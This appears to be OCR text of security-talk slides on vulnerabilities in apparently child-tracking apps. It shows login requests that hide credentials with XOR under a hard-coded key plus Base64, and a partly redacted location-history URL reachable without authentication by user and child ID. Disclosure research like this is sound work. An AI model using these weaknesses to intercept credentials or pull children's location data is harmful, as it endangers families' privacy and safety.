
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.


```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

4.

```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```




Mitm + Bad Crypto + Obfuscation



'k', 'c', '#', 'a', 'p', 'p', '#', 'k', 'e', 'y', '#'

Mitm + Bad Crypto + Obfuscation



user@example.com


'k', 'c', '#', 'a', 'p', 'p', '#', 'k', 'e', 'y', '#'

XOR

Base64

DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ==

Mitm + Bad Crypto + Obfuscation



user@example.com

'k', 'c', '#', 'a', 'p', 'p', '#', 'k', 'e', 'y', '#'


XOR

{nl, bhf, mag, bdt, qac, trn, amr, mix, nch}

Random() + “=“ + Base64

```
nch = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
mix = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
amr = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
mag = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
```


Mitm + Bad Crypto + Obfuscation



@
user@example.com
'k', 'c', '#', 'a', 'p', 'p', '#', 'k', 'e', 'y', '#'
****
secure123
XOR
XOR
{nl, bhf, mag, bdt, qac, trn, amr, mix, nch}
{df, ssp, fgh, drt, tnd, rfb, rma, vwe, hac}
Random()
+
"="
+
Base64
Base64
+
"="
+
Random()

```
nch = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A      CFF1CxQoaQcoLWoRaQ%3D%3D%0A = tnd
mix = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A      CFF1CxQoaQcoLWoRaQ%3D%3D%0A = ssp
amr = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A      CFF1CxQoaQcoLWoRaQ%3D%3D%0A = rma
mag = DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A      CFF1CxQoaQcoLWoRaQ%3D%3D%0A = df
```


Mitm + Bad Crypto + Obfuscation



```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
data=5JFJzgYW_
HTTP/1.1
```

Random() + "=" + GenerateRandomString()

{usr, psw, uid, data, eml, pss, foo, clmn, count, nam, srv, answ, aaa }



WINNER:

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- **Server-Side Vulnerabilities**
- Sideloading-Malware
- Responsible Disclosure Process
- Summary

Vulnerability Awards

4th Place

Part 1: Who Needs Authentication?

http://***********g.azurewebsites.net/trackapplochistory.aspx?userid=********&childid=2*****
***0&currentdate=07/12/2017

Part 1: Who Needs Authentication?

nothing new

http://***********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

